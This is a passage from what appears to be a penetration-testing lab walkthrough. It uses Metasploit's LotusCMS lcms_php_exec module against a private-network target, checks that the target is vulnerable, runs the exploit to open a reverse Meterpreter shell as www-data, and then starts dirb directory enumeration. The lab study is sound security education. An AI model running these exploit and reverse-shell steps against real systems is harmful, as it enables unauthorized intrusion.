
```
msf5 > use exploit/multi/http/lcms_php_exec
msf5 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifi
er
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /lcms/           yes       URI
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0
```

I set all the options as shown below. The check command confirms that the target is indeed vulnerable.




```
msf5 exploit(multi/http/lcms_php_exec) > set rhosts 192.168.41.164
rhosts => 192.168.41.164
msf5 exploit(multi/http/lcms_php_exec) > set uri /cms/
uri => /cms/
msf5 exploit(multi/http/lcms_php_exec) > check

[*] Using found page param: /cms/index.php?page=index
[+] 192.168.41.164:80 - The target is vulnerable.
msf5 exploit(multi/http/lcms_php_exec) > 
```

On executing, I successfully get the meterpreter session as shown below.




```
msf5 exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.41.163:4444
[*] Using found page param: /cms/index.php?page=index
[*] Sending exploit ...
[*] Sending stage (38247 bytes) to 192.168.41.164
[*] Meterpreter session 3 opened (192.168.41.163:4444 -> 192.168.41.164:32867) a
t 2019-03-20 13:19:02 -0400

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : typhoon.local
OS          : Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03
:51:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter > 
```

Now let's see the last method of getting into this system. I was searching for other vulnerable services and was once again focused on port 80. I wanted to know on what technology is the primary website of our target is built on. I used dirb tool to bust its directories and got to



```
root@kali:~# dirb http://192.168.41.164

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 20 13:23:07 2019
URL_BASE: http://192.168.41.164/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.41.164/ ----
==> DIRECTORY: http://192.168.41.164/assets/
==> DIRECTORY: http://192.168.41.164/calendar/
+ http://192.168.41.164/cgi-bin/ (CODE:403|SIZE:289)
==> DIRECTORY: http://192.168.41.164/cms/
==> DIRECTORY: http://192.168.41.164/drupal/
+ http://192.168.41.164/index.html (CODE:200|SIZE:3529)
==> DIRECTORY: http://192.168.41.164/javascript/
```

